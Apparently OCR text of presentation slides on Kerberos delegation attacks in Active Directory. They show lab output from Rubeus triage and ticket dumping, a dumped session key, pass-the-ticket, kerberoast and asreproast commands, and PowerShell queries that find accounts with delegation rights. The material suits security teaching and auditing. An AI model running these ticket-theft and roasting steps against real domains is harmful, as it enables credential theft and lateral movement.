        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent n
ame_canonicalize
        Start Time: 4/17/2019 12:48:41 (local)
        End Time:   4/17/2019 22:47:41 (local)
        Renew Time: 4/24/2019 12:47:41 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96

#1>     Client: AAleshnikov @ CF-MEDIA.PHD
        Server: krbtgt/BIGBROGROUP.PHD @ CF-MEDIA.PHD
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_deleg
ate name_canonicalize
        Start Time: 4/17/2019 12:48:41 (local)
        End Time:   4/17/2019 22:47:41 (local)
        Renew Time: 4/24/2019 12:47:41 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
```

Trusted domain

Delegation across trusts: attack


1. Getting available tickets and find **krbtgt from trusted domain**

   > .\Rubeus triage

support.microsoft.com/en-us/help/4490425/updates-to-tgt-delegation-across-incoming-trusts-in-windows-server

blogs.technet.microsoft.com/askpfeplat/2019/04/11/changes-to-ticket-granting-ticket-tgt-delegation-across-trusts-in-windows-server-askpfeplat-edition

EnableTGTDelegation




```
   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.4.2

[*] Action: Triage Kerberos Tickets (All Users)

 ----------------------------------------------------------------------------------------------------------------
 | LUID      | UserName                        | Service                                          | EndTime               |
 ----------------------------------------------------------------------------------------------------------------
 | 0x4e9fd0  | AAleshnikov @ CF-MEDIA.PHD      | krbtgt/CF-MEDIA.PHD                              | 4/17/2019 10:47:41 PM |
 | 0x62898   | administrator @ BIGBROGROUP.PHD | krbtgt/BIGBROGROUP.PHD                           | 4/17/2019 8:07:21 PM  |
 | 0x62898   | administrator @ BIGBROGROUP.PHD | krbtgt/BIGBROGROUP.PHD                           | 4/17/2019 8:07:21 PM  |
 | 0x62898   | administrator @ BIGBROGROUP.PHD | cifs/srv-dc-01.bigbrogroup.phd                   | 4/17/2019 8:07:21 PM  |
 | 0x62898   | administrator @ BIGBROGROUP.PHD | ldap/srv-dc-01.bigbrogroup.phd                   | 4/17/2019 8:07:21 PM  |
 | 0x62898   | administrator @ BIGBROGROUP.PHD | LDAP/srv-dc-01.bigbrogroup.phd/bigbrogroup.phd   | 4/17/2019 8:07:21 PM  |
 | 0x3e4     | fs$ @ BIGBROGROUP.PHD           | krbtgt/BIGBROGROUP.PHD                           | 4/17/2019 9:00:03 PM  |
 | 0x3e4     | fs$ @ BIGBROGROUP.PHD           | krbtgt/BIGBROGROUP.PHD                           | 4/17/2019 9:00:03 PM  |
 | 0x3e4     | fs$ @ BIGBROGROUP.PHD           | cifs/srv-dc-01.bigbrogroup.phd                   | 4/17/2019 9:00:03 PM  |
 | 0x3e4     | fs$ @ BIGBROGROUP.PHD           | ldap/srv-dc-01.bigbrogroup.phd/bigbrogroup.phd   | 4/17/2019 11:29:07 AM |
 | 0x3e7     | fs$ @ BIGBROGROUP.PHD           | krbtgt/BIGBROGROUP.PHD                           | 4/17/2019 8:01:01 PM  |
 | 0x3e7     | fs$ @ BIGBROGROUP.PHD           | krbtgt/BIGBROGROUP.PHD                           | 4/17/2019 8:01:01 PM  |
 | 0x3e7     | fs$ @ BIGBROGROUP.PHD           | cifs/srv-dc-01.bigbrogroup.phd                   | 4/17/2019 8:01:01 PM  |
 | 0x3e7     | fs$ @ BIGBROGROUP.PHD           | FS$                                              | 4/17/2019 8:01:01 PM  |
 | 0x3e7     | fs$ @ BIGBROGROUP.PHD           | LDAP/srv-dc-01.bigbrogroup.phd/bigbrogroup.phd   | 4/17/2019 8:01:01 PM  |
 | 0x3e7     | fs$ @ BIGBROGROUP.PHD           | LDAP/srv-dc-01.bigbrogroup.phd                   | 4/17/2019 11:10:29 AM |
 | 0x3e7     | fs$ @ BIGBROGROUP.PHD           | cifs/srv-dc-01                                   | 4/17/2019 11:10:29 AM |
 ----------------------------------------------------------------------------------------------------------------
```

Delegation across trusts: attack

2. Dump needed ticket

   > .\Rubeus dump /luid: <…>



```
UserName                 : AAleshnikov
Domain                   : cf-media
LogonId                  : 0x4e9fd0
UserSID                  : S-1-5-21-3477001299-231250578-4234887974-1118
AuthenticationPackage    : Kerberos
LogonType                : Network
LogonTime                : 4/17/2019 8:50:09 AM
LogonServer              :
LogonServerDNSDomain     : CF-MEDIA.PHD
UserPrincipalName        :

  [*] Enumerated 1 ticket(s):

  ServiceName              : krbtgt/CF-MEDIA.PHD
  TargetName               :
  ClientName               : AAleshnikov
  DomainName               : CF-MEDIA.PHD
  TargetDomainName         : CF-MEDIA.PHD
  AltTargetDomainName      : CF-MEDIA.PHD
  SessionKeyType           : aes256_cts_hmac_sha1
  Base64SessionKey         : CfcvNJMA0tlBTzBj/egxbbtjRyyiF6/UIoPeZ4ychgU
  KeyExpirationTime        : 1/1/1601 3:00:00 AM
  TicketFlags              : name_canonicalize, pre_authent, renewable,
  StartTime                : 4/17/2019 12:48:41 PM
  EndTime                  : 4/17/2019 10:47:41 PM
  RenewUntil               : 4/24/2019 12:47:41 PM
  TimeSkew                 : 0
  EncodedTicketSize        : 1356
  Base64EncodedTicket      :
```

Lateral Movement

Lateral Movement

- **Possible DC Sync**

- Pass-The-Ticket

```
> .\Rubeus ptt /ticket:<…>
```

- Roasting

```
> .\Rubeus kerberoast

> .\Rubeus asreproast
```

Lateral Movement: Delegation across trusts

- **Possible DC Sync**
- Pass-The-Ticket

```
> .\Rubeus ptt /ticket:<…>
```

- Roasting

```
> .\Rubeus kerberoast
> .\Rubeus asreproast
```

+

In Trusted Domain

- Possible recon
- Possible exploitation
- Pass-The-Ticket

How to find?

How to find

Object Attributes:

- msds-AllowedToDelegateTo (Constrained)
- msds-AllowedToActOnBehalfOfOtherIdentity (Resource-Based)

UAC Object Flags:

- TrustedForDelegation (Unconstrained)
- TrustedToAuthForDelegation (Constrained)


How to find: LDAP & UAC

Get-ADObject –LDAPFilter “(UserAccountControl:1.2.840.113556.1.4.803:=<VALUE>)”

<VALUE> = TRUSTED_FOR_DELEGATION
TRUSTED_TO_AUTH_FOR_DELEGATION

to DEC →

524288
16843264




```
PS C:\Users\Administrator\Desktop> Get-ADObject -LDAPFilter "(UserAccountControl:1.2.840.11355
6.1.4.803:=16843264)"

DistinguishedName                                 Name                ObjectClass ObjectGUID
-----------------                                 ----                ----------- ----------
CN=service-mssql,CN=Users,DC=cf-media,DC=phd      service-mssql       user        0b7edf2d-...
CN=service-sharepoint,CN=Users,DC=cf-media,DC=phd service-sharepoint  user        f7e410ec-...
```

How to find: Unconstrained Delegation

Get-ADComputer -Filter {(TrustedForDelegation -eq $True) –AND (PrimaryGroupID –eq 515)}

-Properties `TrustedForDelegation,TrustedToAuthForDelegation,servicePrincipalName,Description




```
PS C:\Users\Administrator> Get-ADComputer -Filter {(TrustedForDelegation -eq $True) -AND (PrimaryGrou
cipalName,Description


Description                : 
DistinguishedName          : CN=ASHARAPOVA,OU=Workstations,DC=fc-voshod,DC=phd
DNSHostName                : ASharapova.fc-voshod.phd
Enabled                    : True
Name                       : ASHARAPOVA
ObjectClass                : computer
ObjectGUID                 : 2de31976-b02f-4e8e-90de-195b7817d6f5
SamAccountName             : ASHARAPOVA$
servicePrincipalName       : {TERMSRV/ASHARAPOVA, TERMSRV/ASharapova.fc-voshod.phd, WSMAN/ASharapova,
SID                        : S-1-5-21-1412375888-935389713-3975659875-1146
TrustedForDelegation       : True
TrustedToAuthForDelegation : False
UserPrincipalName          : 



PS C:\Users\Administrator> _
```

How to find: Constrained Delegation

Get-ADUser -Filter {TrustedToAuthForDelegation -eq $True} -Properties

`TrustedForDelegation,TrustedToAuthForDelegation,servicePrincipalName,Description




```
PS C:\Users\Administrator> Get-ADUser -Filter {(TrustedToAuthForDelegation -eq $True) } -Prope
rties `TrustedForDelegation,TrustedToAuthForDelegation,ServicePrincipalName,Description


Description                : 
DistinguishedName          : CN=service-sharepoint,CN=Users,DC=cf-media,DC=phd
Enabled                    : True
GivenName                  : service-sharepoint
Name                       : service-sharepoint
ObjectClass                : user
ObjectGUID                 : f7e410ec-18a3-4b70-a38c-cd8c6eec0ad3
SamAccountName             : service-sharepoint
ServicePrincipalName       : {HTTP/sharepoint.cf-media.phd, HTTP/sharepoint}
SID                        : S-1-5-21-3477001299-231250578-4234887974-1212
Surname                    : 
TrustedForDelegation       : False
TrustedToAuthForDelegation : True
UserPrincipalName          : service-sharepoint@cf-media.phd
```

How to find: Resource-Based Constrained Delegation

Get-ADUser -Filter {TrustedToAuthForDelegation -eq $True} -Properties

